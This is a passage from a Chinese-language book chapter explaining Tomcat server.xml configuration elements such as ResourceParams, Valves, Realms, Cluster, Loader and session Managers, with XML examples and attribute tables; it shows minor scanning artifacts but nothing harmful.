- ❷ scope: 指定通过这个资源管理器得到的连接是否共享。该属性的值必须是 Shareable 或者 Unshareable。默认情况下, 假定连接是共享的;
- ❷ type: 当 Web 应用查找该资源的时候, 返回的 Java 类名的全称。

资源参数

资源参数用来配置资源管理器（或对象工厂）。在做 JNDI 查找时，资源管理器返回查找的对象。在资源可以被访问之前，对 Context 或 DefaultContext 元素的每个 Resource 元素，或者 /WEB-INF/web.xml 中定义的每个 resource-ref 或 resource-env-ref 元素，都必须定义资源参数。

资源参数是用名称定义的，使用的资源管理器（或者对象工厂）不同，参数名称的集合也不一样。这些参数名和工厂类的 JavaBeans 属性相对应。JNDI 实现通过调用对应的 JavaBeans 属性设置函数来配置特定的工厂类，然后通过 lookup() 调用使得该实例可见。

一个 JDBC 数据源的资源参数可以按照如下方式定义：

```
<Context ...>
...
<ResourceParams name="jdbc/EmployeeDB">
  <parameter>
    <name>driverClassName</name>
    <value>org.hsqldb.jdbcDriver</value>
  </parameter>
  <parameter>
    <name>url</name>
    <value>jdbc:HyperionSQL:database</value>
  </parameter>
  <parameter>
    <name>user</name>
    <value>dbusername</value>
  </parameter>
  <parameter>
    <name>password</name>
    <value>dbpassword</value>
  </parameter>
</ResourceParams>
...
</Context>
```

如果需要为某个特定的资源类型指定工厂内的 Java 类名，在 ResourceParams 元素中嵌套一个叫做 factory 的 parameter 条目。

Resourceparams 元素的有效属性是 name，即配置的资源名称，相对于 java:comp/env context。这个名称必须与 \$CATALINA_HOME/conf/server.xml 中某个 Resource 元素定义的资源名称匹配，或者在 /WEB-INF/web.xml 中通过 resource-ref 或者 resource-env-ref 元素应用。

资源连接

资源连接 (Resource Links) 用于创建到全局 JNDI 资源的连接。在连接名称上进行 JNDI 查询会返回被连接的全局资源。

例如，可以按照如下方法创建一个资源连接：

```
<Context ...>
...
```

```
<ResourceLink name="linkToGlobalResource"
              global="simpleValue"
              type="java.lang.Integer"
              ...
/>
```

ResourceLink 元素的有效属性如下：

- ≈ global: 被连接的全局资源的名称;
- ≈ name: 创建的资源连接的名称, 相对于 java:comp/env context;
- ≈ type: 当 Web 应用在该资源连接上进行查找时, 返回的 Java 类名的全称。

5.1.8 默认配置组件 DefaultContext

DefaultContext 元素代表 Context 元素的配置设置的一个子集, 可以嵌套在 Engine 或者 Host 元素中, 表示自动创建的 Context 的默认配置属性。

它包括的公共属性有: cookies、crossContext、reloadable、wrapperClass。DefaultContext 的标准实现是 org.apache.catalina.core.DefaultContext, 它还支持附加属性 swallowOutput 和 useNaming。这些属性的意义同 Context 元素。

DefaultContext 元素包含六种子元素: 环境参数 Parameter、环境条目 Environment、生命周期 Listeners、资源定义 Resource、资源参数 ResourceParas、资源连接 ResourceLink。它们的配置方法都和 Context 中相同。

与 Context 不同的是, 这些配置是 Context 的默认配置项, 其他的 Context 使用该默认配置。

5.1.9 全局配置组件 GlobalNamingResources

GlobalNamingResources 可以出现在 Server 元素中, 定义了服务器的全局 JNDI 资源。该元素可以嵌套以下的三种元素: Environment 元素、资源定义和资源参数。

其中 Environment 配置命名的值, 这些值作为环境条目资源 (Environment Entry Resource), 对整个 Web 应用可见。资源定义和资源参数同 5.1.7 节中 Context 中的内容。

这三种元素的使用同 Context 中的方法, 此处省略。不同的是这里的配置是全局的。

5.1.10 嵌套组件 Logger

Logger 元素可以出现在 Server、Engine、Host、Context 元素中, 它定义一个 Logger 日志对象, 每个 Logger 都有一个名字标识, 也有一个记录 Logger 的输出、冗余级别 (日志级别) 和日志文件的输出路径。类型包括 Servlet 的 Logger (ServletContext.log()处)、JSP 和 Tomcat 运行时的 Logger。它的作用是记录调试和错误信息。

其配置代码格式如下:

```
<Logger className="org.apache.catalina.logger.FileLogger"
        prefix="catalina_log." suffix=".txt"
        timestamp="true"/>
```

Logger 包括的属性值如表 5-9 所示。

表 5-9 Logger 元素属性

属性	解释	默认值	必有
className	指定 Logger 使用的类名, 此类必须实现 org.apache.catalina.Logger 接口	FileLogger	是
directory	指定日志保存的路径, 默认为\$CATALINA_HOME/log, 没有该属性时取该默认值		否
prefix	指定 log 文件的前缀	"catalina_log."	是
suffix	指定 log 文件的后缀	".txt"	是
timestamp	是否记录日志时间戳, 如果为 true, 则 log 文件名中要加入时间, 例如 localhost_log.2001-10-04.txt	true	是
verbosity	Logger 记录信息的详细程度。如果要求记录的消息的级别比指定值要高, 该消息被简单的忽略。可选的级别是 0 (只记录致命消息)、1 (错误)、2 (警告)、3 (信息)、4 (调试)。注意: 只有在消息明确指定了级别的情况下, 才和这个值进行比较。没有指定级别的消息被无条件记录下来	1	否

Tomcat 提供了 StandardOutputLogger 和 StandardErrorLogger, 分别用以输出到 System.out 和 System.err, 并输出到\$CATALINA_HOME/logs/catalina.out。

5.1.11 嵌套组件 Valve

Valve 元素是插入在 Catalina 容器处理流程中的组件。它可以出现在 Engine、Host、Context 元素中, 用以处理当前处理管道的过滤操作。例如:

```
<Valve className="org.apache.catalina.valves.RequestDumperValve"/>
<Valve className="org.apache.catalina.authenticator.SingleSignOn" />
<Valve className="org.apache.catalina.valves.AccessLogValve"
    directory="logs" prefix="localhost_access_log." suffix=".txt"
    pattern="common" resolveHosts="false"/>
<Valve className="org.apache.catalina.valves.FastCommonAccessLogValve"
    directory="logs" prefix="localhost_access_log." suffix=".txt"
    pattern="common" resolveHosts="false"/>
<Valve className="org.apache.catalina.cluster.tcp.ReplicationValve"
    filter=".*\.(gif|.*\.(js|.*\.(jpg|.*\.(htm|.*\.(html|.*\.(txt|"/>
```

已定义的 Valve 实现类有以下几种。

访问日志 Valve: AccessLogValve

AccessLogValve 用来创建日志文件, 格式与标准的 Web server 日志文件相同。可以使用日志分析工具对日志进行分析, 跟踪页面点击次数、用户会话的活动等。AccessLogValve 的很多配置和行为特性与 File Logger 相同, 包括每晚午夜自动切换日志文件。AccessLogValve 可以和任何 Catalina 容器关联, 记录该容器处理的所有请求。

对于 Tomcat 的日志目录下的文件类型, 首先来对比一下分别是由谁来操纵的。共包含四种日志文件:

- ≈ catalina_log.2006-06-24.txt: 主要的日志文件, 由 Logger 元素指定的 FileLogger 创建;
- ≈ catalina.out: 标准的输出和错误记录, 有启动脚本和批处理时记录;
- ≈ localhost_access_log.2006-06-24.txt: 标准 Web 访问日志文件, 由 AccessLogValve 记录;
- ≈ localhost_log.2006-06-24.txt: Host 日志, 由 Logger 元素指定的 FileLogger 创建。

AccessLogValve 支持的配置属性如表 5-10 所示。

表 5-10 AccessLogValve 的属性

属性	解释	默认值	必有
className	必须实现 org.apache.catalina.valves.AccessLogValve 接口		是
directory	指定日志保存的路径, 没有该属性时取默认值	\$CATALINA_HOME/log	是
pattern	格式类型包括 common 和 combined 两种		是
prefix	指定 log 文件的前缀	"access_log."	是
suffix	指定 log 文件的后缀	".txt"	是
resolveHosts	将远端主机的 IP 地址通过 DNS 查询转换成主机名, 设为 true。如果为 false, 忽略 DNS 查询, 报告远端的 IP 地址	false	是
rotatable	用来决定日志是否翻转的标志。如果为 false, 日志文件永远不翻转, 并且忽略 fileDateFormat。要谨慎使用	true	否
condition	打开条件日志。如果设置了这个属性, 只有在 ServletRequest.getAttribute()是 null 的时候, 才会为请求创建日志。例如, 如果 condition 设为 junk, 则只有在 Servlet.getAttribute("junk")==null 的时候, 才会记录这个请求。使用过滤器, 可以很容易设置 (或者取消设置) 不同请求的属性		否
fileDateFormat	允许在日志文件名称中使用定制的日期格式。日志的格式也决定了日志文件翻转的频率。如果想每小时翻转一次, 将这个值设为 yyyy-MM-dd.HH		否

pattern 属性值由字符串常量和 pattern 标识符加上前缀 “%” 组合而成。pattern 标识符加上前缀 "%", 用来代替当前请求/响应中的对应的变量值。目前支持如下的 pattern:

```
%a - 远端 IP 地址
%A - 本地 IP 地址
%b - 发送的字节数, 不包括 HTTP 头, 如果为 0, 使用 "-"
%B - 发送的字节数, 不包括 HTTP 头
%h - 远端主机名 (如果 resolveHost 为 false, 远端的 IP 地址)
%H - 请求协议
%l - 从 identd 返回的远端逻辑用户名 (总是返回 '-')
```

```

%m - 请求的方法 (GET、POST 等)
%p - 收到请求的本地端口号
%q - 查询字符串 (如果存在, 以 '?' 开始)
%r - 请求的第一行, 包含了请求的方法和 URL
%s - 响应的状态码
%S - 用户的 session ID
%t - 日志和时间, 使用通常的 Log 格式
%u - 认证以后的远端用户 (如果存在的话, 否则为 '-')
%U - 请求的 URL 路径
%v - 本地服务器的名称
%D - 处理请求的时间, 以毫秒为单位
%T - 处理请求的时间, 以秒为单位

```

AccessLogValve 还可以记录 cookie、消息头、Session 或者 ServletRequest 中的信息。使用与 Apache 类似的语法:

```

%{xxx}i 消息头
%{xxx}c 特定的 cookie
%{xxx}r xxx 是 ServletRequest 中的某个属性
%{xxx}s xxx 是 HttpSession 中的某个属性

```

上面提到“common”模式 (也是默认的模式) 实际上是“%h %l %u %t \"%r\" %s %b”的一种简单表示方法。“common”模式后面加上“Referer”和用户代理头 (User-Agent headers) 的信息, 就是前面提到的“combined”模式。

远端地址过滤器: RemoteAddrValve

远端地址过滤器将发起请求的客户端的 IP 地址和一个或多个正则表达式进行比较, 以决定接受或者拒绝这个请求。远端地址过滤器可以嵌套在任何 Catalina 容器中 (Engine、Host 或者 Contxt)。在过滤器起作用之前, 容器必须接受所有的请求。

远端地址过滤器支持的配置属性如表 5-11 所示。

表 5-11 RemoteAddrValve 的属性

属性	解释
className	实现的 Java 类名, 必须设置成 org.apache.catalina.valves.RemoteAddrValve
allow	用逗号分开的一串正则表达式, 客户端的 IP 地址与这些正则表达式进行比较。如果指定了这个属性, 客户端的地址必须匹配这些表达式, 其请求才会被处理。如果没有指定这个属性, 所有的请求都被接受, 除非客户端地址匹配了一个 deny 模式
deny	用逗号分开的一串正则表达式, 客户端的 IP 地址与这些正则表达式进行比较。如果指定了这个属性, 客户端的地址一定不能匹配这些表达式, 其请求才会被接受。如果没有指定这个属性, 仅仅由“accept”属性决定是否接受这个请求

例如:

```

<Context path="/admin" ...>
  <Valve className="org.apache.catalina.valves.RemoteAddrValve"
    allow="127.0.0.1"/>
</Context>

```

远端主机过滤器：RemoteHostValve

远端主机过滤器将发起请求的客户端的主机名和一个或者多个正则表达式进行比较，以决定接受或者拒绝这个请求。远端主机过滤器可以嵌套在任何 Catalina 容器中（Engine、Host 或者 Context）。在过滤器起作用之前，容器必须接受所有的请求。

远端主机过滤器支持的属性如表 5-12 所示。

表 5-12 RemoteHostValve 的属性

属性	解释
className	实现的 Java 类名，必须设为 org.apache.catalina.valves.RemoteHostValve
allow	用逗号分开的一串正则表达式，客户端的主机名与这些正则表达式进行比较。如果指定了这个属性，客户端的主机名必须匹配这些表达式，其请求才会被处理。如果没有指定这个属性，所有的请求都被接受，除非客户端主机名匹配了一个 deny 模式
deny	用逗号分开的一串正则表达式，客户端的主机名与这些正则表达式进行比较。如果指定了这个属性，客户端的主机名一定不能匹配这些表达式，其请求才会被接受。如果没有指定这个属性，仅仅由“accept”属性决定是否接受这个请求

请求记录 Valve：RequestDumperValve

RequestDumperValve 在调试与客户端的交互非常有用。如果配置，它会利用容器（Engine、Host 或者 Context）的 Logger 记录下每个请求的详细信息。

RequestDumperValve 支持的配置属性如表 5-13 所示。

表 5-13 RequestDumperValve 的属性

属性	解释
className	实现的 Java 类名，必须设为 org.apache.catalina.valves.RequestDumperValve

单次登录 Valve：SingleSignOnValve

如果希望用户可以登录到虚拟主机中的任意一个 Web 应用，而且登录以后所有其他的 Web 应用都能使用用户的身份信息（即不需要重新登录），就可以使用单次登录 Valve。在 Host 元素中有更多关于单次登录 Valve 的信息。

SingleSignOnValve 支持的配置属性如表 5-14 所示。

表 5-14 SingleSignOnValve 的属性

属性	解释
className	实现的 Java 类名，必须设为 org.apache.catalina.authenticator.SingleSignOn
debug	这个组件的调试信息的详细程度，默认值为 0，即没有调试输出

5.1.12 嵌套组件 Realm

该元素可以出现在 Engine、Host、Context 元素中，用以进行安全控制，对当前 Context

验证通过的用户和角色可以进行访问。一个 Realm 类似于一个数据库，实现了到用户数据的接口。例如：

```
<Realm className="org.apache.catalina.realm.MemoryRealm" />
<Realm className="org.apache.catalina.realm.UserDatabaseRealm"
    resourceName="UserDatabase"/>
    <Realm className="org.apache.catalina.realm.JDBCRealm" debug="99"
        driverName="org.gjt.mm.mysql.Driver"
        connectionURL="jdbc:mysql://localhost/authority"
        connectionName="test" connectionPassword="test"
        userTable="users" userNameCol="user_name"
            userCredCol="user_pass"
        userRoleTable="user_roles" roleNameCol="role_name" />
```

Realm 包含的公共属性是 `className`，它指定 Realm 使用的类名，是必需属性。其代表的类必须实现 `org.apache.catalina.Realm` 接口。

Realm 有几个标准的实现。

JDBCDatabaseRealm (org.apache.catalina.realm.JDBCRealm)

JDBCDatabaseRealm 将 Catalina 连接到一个关系数据库，通过正确的 JDBC 驱动访问，用来查询用户名、密码和它们相关的角色。由于查询是在每次必要的时候完成的，因此数据库的改变会马上反映到用来认证新登录的信息中。

除了用来获取必需信息的数据库表名和列名以外，还有很多附加的属性用来配置到数据库的连接：

- ⌘ `connectionName`: 建立 JDBC 连接时使用的数据库用户名；
- ⌘ `connectionPassword`: 建立 JDBC 连接时使用的数据库密码；
- ⌘ `connectionURL`: 建立数据库连接时传递给 JDBC 驱动的连接 URL；
- ⌘ `digest`: 表示对数据库中的用户密码编码的“消息摘要”算法的名称。如果没有指定，密码以明文方式存储；
- ⌘ `driverName`: 连接到认证数据库的 JDBC 驱动的完整的 Java 类名；
- ⌘ `roleNameCol`: “用户角色”表中的列名，包含了指定给对应用户的角色名称；
- ⌘ `userCredCol`: “用户”表中的列名，包含用户的可信数据（如密码）。如果设置了 `digest` 属性，则假定密码已经用了指定的算法进行编码，否则，假定密码是明文密码；
- ⌘ `userNameCol`: “用户”表和“用户角色”表中的列名，包含用户的用户名；
- ⌘ `userRoleTable`: “用户角色”表名，必须包含 `userNameCol` 和 `roleNameCol` 指定的列；
- ⌘ `userTable`: 用户表，必须包含 `userNameCol` 和 `userCredCol` 属性指定的列。

DataSourceRealm (org.apache.catalina.realm.DataSourceRealm)

DataSourceRealm 将 Catalina 连接到一个关系数据库，通过一个名为 JDBC Datasource 的 JNDI 访问，查询用户名、密码以及它们对应的角色。由于查询在每次需要的时候进行，因此数据库的变化会马上反映到用来认证新的登录的信息上。

JDBC Database Realm 使用单个数据库连接。这要求基于 realm 的认证之间同步，比如，

同一时刻只允许一个认证。这对需要大量使用认证的应用程序来说是一个瓶颈。

`DataSourceRealm` 支持并发的基于 `Realm` 的认证, 允许 `JDBC DataSource` 处理优化问题, 比如数据库连接池。

有很多选项可以配置 `JNDI JDBC Datasource` 的名字, 同时包括用来获取必要信息的数据库表名和列名。

- ❷ `dataSourceName`: `Realm` 的 `JNDI JDBC DataSource` 的名字;
- ❷ `digest`: 用来对存储在数据库中的用户密码编码的消息摘要算法的名称。如果没有指定, 假定用户密码以明文方式存储;
- ❷ `roleNameCol`: “用户角色”表中的列名, 包含了指定给对应用户的角色名称;
- ❷ `userCredCol`: “用户”表中的列名, 包含了用户的可信数据 (如密码)。如果设置了 `digest` 属性, 则假定密码已经用了指定的算法进行编码, 否则, 假定密码是明文密码;
- ❷ `userNameCol`: “用户”表和“用户角色”表中的列名, 包含用户的用户名;
- ❷ `userRoleTable`: 用户角色表名, 必须包含 `userNameCol` 和 `roleNameCol` 指定的列;
- ❷ `userTable`: 用户表, 必须包含 `userNameCol` 和 `userCredCol` 属性指定的列。

`JNDIRealm (org.apache.catalina.realm.JNDIRealm)`

`JNDIRealm` 将 `Catalina` 连接到一个 `LDAP` 目录, 通过正确的 `JNDI` 驱动访问。`LDAP` 目录存储了用户名、密码以及它们相应的角色。对目录的修改马上反映到用来认证新的登录的数据上面。

`directory realm` 支持许多使用 `LDAP` 进行认证的方法:

- ❷ `realm` 可以使用模式来决定用户目录条目的惟一名字 (`distinguished name`), 或者搜索目录来定位该条目;
- ❷ `realm` 可以将用户条目的惟一名字和用户给出的密码绑定到目录上, 对用户进行认证; 或者, 从用户条目中取出密码, 在本地进行比较;
- ❷ 在目录中, 角色可以以单独的条目存在 (如用户所属的组条目), 也可以是用户条目的一个属性, 或者两种情况都是。

除了到目录的连接、用户从目录中获取信息的元素和属性名称以外, `Directory Realm` 还支持很多其他的附加属性:

- ❷ `authentication`: 使用的认证类型, 字符串类型。可以是 “none”、“simple”、“strong” 或者提供者定义的其他类型, 如果没有值, 使用提供者提供的默认值;
- ❷ `connectionName`: 创建目录连接使用的目录用户名。如果没有指定, 使用匿名连接, 这在大多数情况下就足够了, 除非指定了 `userPassword` 属性;
- ❷ `connectionPassword`: 创建目录连接使用的目录密码。如果没有指定, 使用匿名连接, 这在大多数情况下就足够了, 除非你指定 `userPassword` 属性;
- ❷ `connectionURL`: 创建目录连接时, 传递给 `JNDI` 驱动的连接 URL;
- ❷ `contextFactory`: 用来取得 `JNDI InitialContext` 的工厂类的 Java 类名。默认情况下, 假定使用标准的 `JNDI LDAP` 提供者;

- 2 protocol: 使用的安全协议。如果没有指定, 使用提供者提供的默认值;
- 2 roleBase: 用于角色查找的基准目录条目。如果没有指定, 使用目录上下文的顶级元素;
- 2 roleName: 在角色查找中, 包含角色名的属性的名称。另外, 在用户条目中, 可以使用 `userRoleName` 来指定包含额外角色名的属性名称。如果没有指定, 不搜索角色, 角色存在于用户条目中;
- 2 roleSearch: 用来进行角色查找的 LDAP 过滤器表达式。使用 `{0}` 来代替用户的唯一名称, `{1}` 来代替用户名。如果没有指定, 不对角色进行搜索, 角色从用户条目中由 `userRoleName` 指定的属性得到;
- 2 roleSubtree: 在查找与用户相关联的角色时, 如果想搜索由 `roleBase` 属性指定的元素的整个子树, 设为 `true`。默认值为 `false`, 只对顶级元素进行搜索;
- 2 userBase: 在使用 `userSearch` 表达式搜索用户的时候的基准元素。如果使用 `userPattern` 表达式进行搜索, 不使用这个属性;
- 2 userPassword: 在用户条目中包含用户密码的属性名。如果指定了这个值, `JNDIRealm` 使用 `connectionName` 和 `connectionPassword` 属性指定的值绑定到目录, 取出对应的属性, 与被认证的用户给出的值进行比较。如果不指定这个值, `JNDIRealm` 会尝试使用用户条目的唯一名称和用户给出的密码绑定到目录, 如果绑定成功, 说明认证成功;
- 2 userPattern: 用户目录条目的唯一名称的模式, `{0}` 代表实际的用户名。在唯一名称包含用户名, 其他的项都相同的时候, 可以使用这个属性, 而不是使用 `userSearch`、`userSubtree` 和 `userBase`;
- 2 userRoleName: 用户目录条目中的一个属性名, 该属性包含了零个或多个指定给用户的角色名的值。另外, 如果角色以单独的条目存在, 可以使用 `roleName` 属性来指定属性名, 在搜索目录的时候, 可以得到这个属性。如果不指定 `userRoleName`, 用户的所有角色通过角色搜索得到;
- 2 userSearch: 搜索用户目录条目时, 使用的 LDAP 过滤表达式, `{0}` 代表实际的用户名, 可以使用 `userSearch`、`userBase` 和 `userSubtree` 属性一起来代替 `userPattern` 搜索目录;
- 2 userSubtree: 如果希望搜索由 `userBase` 属性指定的元素的整个子树, 设为 `true`, 默认值为 `false`, 即只搜索顶级元素。如果使用 `userPattern` 表达式, 不使用这个属性。

MemoryRealm (org.apache.catalina.realm.MemoryRealm)

`MemoryRealm` 是一个简单的 `Realm` 实现, 它从 XML 文件中读取用户信息, 将这些信息标识为内存中的一系列 Java 对象的集合。这个实现只是用来启动 `container managed security`, 而不是用在产品中。所以, 当数据文件改变的时候, 没有机制来更新内存中用户的集合。

`MemoryRealm` 实现支持 `pathname` 附加属性, 该属性包含用户信息的 XML 文件的绝对或者相对路径。XML 文件的格式在下面定义。如果没有指定这个属性, 默认值为 `conf/tomcat-users.xml`。

由 `pathname` 属性引用的 XML 文档必须满足如下需求：

- ❷ 根元素必须是 `tomcat-users`;
- ❷ 每个授权用户必须用单个 XML 元素 `user` 来标识，嵌套在根元素中；
- ❷ 每个 `user` 元素必须包含属性 `name`（用户名，在文件内必须惟一）、`password`（用户密码，明文形式）、`roles`（用户角色列表，用逗号分开）。

JAASRealm

通过 JAAS 验证用户。

UserDatabaseRealm

使用在 JNDI 中查找的 `UserDatabase`，该数据库可以读取 `tomcat-users.xml` 或其他同格式的文件。该数据库目的是替换 Tomcat4.1 中的 `MemoryRealm`。

用户也可以自定义新的 `Realm` 类型。

5.1.13 嵌套组件 Listener

`Listener` 用于创建一个 `LifecycleListener` 对象，监视所在容器的创建和销毁，它可以出现在 `Server`、`Engine`、`Host`、`Context` 元素中。Tomcat4 中的一些监听器用于安装 MBean，提供 JMX MBean 支持，代码如下：

```
<Listener
  className="org.apache.catalina.mbeans.ServerLifecycleListener"
  debug="0"/>
<Listener
  className="org.apache.catalina.mbeans.GlobalResourcesLifecycleListener"
  debug="0"/>
```

该元素仅包含如上的两个属性 `className` 和 `debug`，所使用的类必须继承 `org.apache.catalina.mbeans.Listener`。

注意

不要把这里的 `Listener` 和 `/WEB-INF/web.xml` 中的 `Listener` 相混淆，它们的作用各不相同。

5.1.14 嵌套组件 Cluster

`Cluster` 元素为 `Host` 配置集群服务，以提供更高的服务性能，它可以出现在 `Host` 元素中。

在 `server.xml` 中，有注释状态的 `Cluster` 元素部分，代码如下所示：

```
<Cluster className="org.apache.catalina.cluster.tcp.SimpleTcpCluster"
  managerClassName="org.apache.catalina.cluster.session.DeltaManager"
  expireSessionsOnShutdown="false"
  useDirtyFlag="true"
  notifyListenersOnReplication="true">
  <Membership
    className="org.apache.catalina.cluster.mcast.McastService"
    mcastAddr="228.0.0.4"
```

```
mcastPort="45564"
mcastFrequency="500"
mcastDropTime="3000"/>
<Receiver
  className="org.apache.catalina.cluster.tcp.ReplicationListener"
  tcpListenAddress="auto"
  tcpListenPort="4001"
  tcpSelectorTimeout="100"
  tcpThreadCount="6"/>
<Sender
  className="org.apache.catalina.cluster.tcp.ReplicationTransmitter"
  replicationMode="pooled"
  ackTimeout="15000"/>
<Valve className="org.apache.catalina.cluster.tcp.ReplicationValve"
  filter=".*\.(gif|.*\.(js|.*\.(jpg|.*\.(htm|.*\.(html|.*\.(txt|"/>
<Deployer
  className="org.apache.catalina.cluster.deploy.FarmWarDeployer"
    tempDir="/tmp/war-temp/"
    deployDir="/tmp/war-deploy/"
    watchDir="/tmp/war-listen/"
    watchEnabled="false"/>
</Cluster>
```

该元素通过配置发送者和接收者，将两个服务器集群起来提供服务。

5.1.15 嵌套组件 Loader

Loader 元素代表用来加载 Java 类和资源的类加载器，类加载器必须满足 Servlet Specification 规定的要求，它从以下位置加载类：

- ≈ Web 应用的/WEB-INF/classes 目录；
- ≈ Web 应用的/WEB-INF/lib 目录下的 JAR 文件；
- ≈ 由 Catalina 定义的对所有 Web 应用都可用的资源。

Loader 可以嵌入 Context 组件中。Context 如果没有包含该组件，会自动生成一个默认的 Loader 配置，这可以满足大多数需求。

Loader 元素的属性如表 5-15 所示。

表 5-15 Loader 元素属性

属性	解释	默认值	必有
className	指定实现 org.apahce.catalina. Loader 接口的类	Standard Loader	是
delegate	如果希望 class loader 遵从 Java 2 delegation 模型，在加载 Web 应用的类之前，首先加载父亲 class loader 的类，设为 true。默认值为 false, 首先加载 Web 应用的类, 然后才要求其父亲 class loader 查找请求的类或者资源		否

(续表)

属性	解释	默认值	必有
reloadable	如果希望 Catalina 监视/WEB-INF/classes/和/WEB-INF/lib 下面的类是否发生变化，在发生变化的时候自动重载 Web 应用，则将其设为 true。这个特征在开发阶段很有用，但也大大增加了服务器的开销。因此，在发布以后，不推荐使用。 注意：这个属性从 Loader 所属的 Context 元素的 reloadable 属性继承。这里设置的任何值都会被替换		否
loaderClass	实现 java.lang.ClassLoader 的 Java 类名。如果没有指定，默认值为 org.apache.catalina.loader.WebappClassLoader		否
checkInterval	如果 reloadable 为 true，检查类和资源是否被修改的时间间隔	15s	否
debug	日志输出级别，数字越大表示输出越多的调试信息	0	否

5.1.16 嵌套组件 Manager

Manager 元素代表用来产生、维护 HTTP session 的 session manager，它可以出现在 Context 元素中。Manager 元素可以嵌套在 Context 组件中。如果 Context 不包含它，会自动创建一个默认的 Manager 配置，这对大多数需求都是足够的。

所有 Manager 的实现支持如下属性：

- ❷ className: 实现的 Java 类名。这个类必须实现 org.apache.catalina.Manager 接口。如果没有指定，使用标准值；
- ❷ distributable: 在分布式应用中，如果想加上 Servlet Specification 中描述的限制，将该属性设为 true。这意味着所有的 session 属性必须实现 java.io.Serializable 接口。如果不想加上这些限制，将其设为 false。

注意

根据/web-inf/web.xml 中是否存在<distributable>元素，这个属性值自动继承。

Tomcat 为 Manager 提供了两个标准实现。默认的实现存储活动的 session，可选的实现存储被交换出来的活动 session（另外还存储 Tomcat 重启前后的 session），存储的位置由嵌套的 Store 元素定义。

标准的 Manager 实现

Manager 的标准实现是 org.apache.catalina.session.StandardManager。它支持如下的附加属性：

- ❷ algorithm: 用于计算 session 标识符的消息摘要算法。这个值必须被 java.security.MessageDigest 类支持。如果没有指定，默认值是“MD5”；
- ❷ checkInterval: 检查 session 是否过期的时间间隔，以秒为单位，默认值是 60 秒；
- ❷ debug: 与 Manager 相关的 Logger 记录的调试信息的详细程度，数字越大，输出越详细。如果没有指定，默认值为 0；

- ⌚ entropy: 在创建 session 标识符中随机数发生器的种子, 为字符串值。如果没有指定, 计算一个不完全有用的值。在安全要求很高的环境中, 应该指定一个长的字符串;
- ⌚ maxActiveSessions: 产生的最大活动 session 数。如果为-1, 说明没有限制;
- ⌚ pathname: 如果可能的话, 当应用重启时, 用于保存 session 状态的文件的绝对或者相对路径, 默认为 "SESSIONS.ser";
- ⌚ randomClass: 实现 java.util.Random 的 Java 类名。如果没有指定, 默认为 java.security.SecureRandom。

每当 Catalina 被正常关闭后重新启动, 或者应用被重新载入, 标准的 Manager 实现会尝试通过 pathname 属性将目前所有的活动 session 序列化到一个磁盘文件中。当应用完成重载以后, 所有存储的 session 被反序列化, 激活 (假定 session 同时还没有过期)。

为了成功恢复 session 属性的状态, 所有的属性必须实现 java.io.Serializable 接口。通过在 /WEB-INF/web.xml 中包含 distributable 元素, 可以要求 Manager 加上这个限制。

Persistent Manager 实现

Manager 的 persistent 实现是 org.apache.catalina.session.PersistentManager。除了通常的创建和删除 session 以外, PersistentManager 还能够将空闲的活动 session 交换到永久的存储介质上。当 Tomcat 正常重启时, 还可以将 session 保存下来。实际使用的存储机制由嵌套的 Store 元素定义。使用 PersistentManager 时, Store 元素必须定义。

Manager 的这个实现支持如下的附加属性:

- ⌚ className: 实现的 Java 类名。这个类必须实现 org.apache.catalina.Manager 接口。对于 persistent manager 实现, 必须指定为 org.apache.catalina.session.PersistentManager;
- ⌚ maxIdleBackup: 自上次访问某个 session 到这个 session 可以被保存到存储介质上的最大时间间隔, 以秒为单位。如果为-1, 则禁用这个特征。默认情况下, 这个特征是禁用的;
- ⌚ maxIdleSwap: 自上次访问某个 session 到这个 session 应该被保存到存储介质上, 并从服务器的内存中交换出来之间的最大时间间隔。如果为-1, 则禁用这个特征。如果使能了这个特征, 指定值应该大于或者等于 maxIdleBackup。默认情况下这个特征是禁用的;
- ⌚ minIdleSwap: 自上次访问某个 session 到这个 session 可以被保存到存储介质上, 并从服务器的内存中交换出来之间的最小时间间隔。如果为-1, 说明可以在任何时间交换出来。指定值应该小于 maxIdleSwap。默认情况下这个特征是禁用的;
- ⌚ saveOnRestart: 当 Tomcat 关闭的时候, 指示是否应该保存所有的 session。当 Tomcat 重启 (或者应用重新载入) 后指示是否应该恢复所有的 session。默认情况下为 true;
- ⌚ algorithm、CheckInterval、debug、entropy、maxActiveSessions、randomClass: 同上标准 Manager 实现中的对应项。

为了成功使用 **Persistent Manager**，必须嵌套一个 **Store** 元素，标准实现不需要嵌套该元素。**Store** 元素定义了数据存储的特性。目前 **Store** 元素有两个实现，下面描述了它们的特征。

基于文件的存储

基于文件的存储实现将交换出来的 **session** 存储在指定目录下的单个文件中（根据 **session identifier** 命名）。因此，当活动 **session** 数目增加时，可能会碰到扩展性的问题。这种方法应该主要用在实验系统中。

为了配置基于文件的存储，在 **Manager** 元素中嵌套一个 **Store** 元素，并具有如下属性：

- ❷ **checkInterval**: 检查当前被交换出来的 **session** 是否过期的时间间隔，默认值为 60 秒；
- ❷ **className**: 实现的 Java 类名。这个类必须实现 **org.apache.catalina.Store** 接口。使用基于文件的存储时，必须将这个属性指定为 **org.apache.catalina.session.FileStore**；
- ❷ **debug**: 与 **Store** 元素相关联的 **Logger** 的调试信息的详细程度。数字越大，输出越详细。如果没有指定，默认值为 0；
- ❷ **directory**: 用来存储单个 **session** 文件的目录，是绝对或者相对路径（相对于这个 Web 应用的临时工作目录）。如果没有指定，使用容器指定的临时工作目录。

基于 JDBC 的存储

基于 JDBC 的存储实现将交换出来的 **session** 存储在预先配置好的数据库表中，每一行存储一个 **session**。如果有大量的 **session** 需要交换出来，这种实现比基于文件的存储性能好。

为了使用基于 JDBC 的存储，在 **Manager** 元素中嵌套一个 **Store** 元素，并配置如下属性：

- ❷ **checkInterval**: 检查当前被交换出来的 **session** 是否过期的时间间隔，默认值为 60 秒；
- ❷ **className**: 实现的 Java 类名。该类必须实现 **org.apache.catalina.Store** 接口。为了使用基于 JDBC 的存储，这个属性必须指定为 **org.apache.catalina.session.JDBCStore**；
- ❷ **connectionURL**: 建立数据库连接的 URL，传递给 JDBC 驱动；
- ❷ **debug**: 与 **Store** 元素相关联的 **Logger** 的调试信息的详细程度。数字越大，输出越详细。如果没有指定，默认值为 0；
- ❷ **driverName**: 使用的 JDBC 驱动的 Java 类名；
- ❷ **sessionAppCol**: **session** 表中的数据库列名，包含 Engine、Host 和 Web 应用上下文的名称，格式为 **/Engine/Host/Context**；
- ❷ **sessionDataCol**: **session** 表中的数据库列名，包含交换出来的 **session** 的所有属性序列化以后的形式。列类型必须能够接受二进制对象（称作 **BLOB**）；
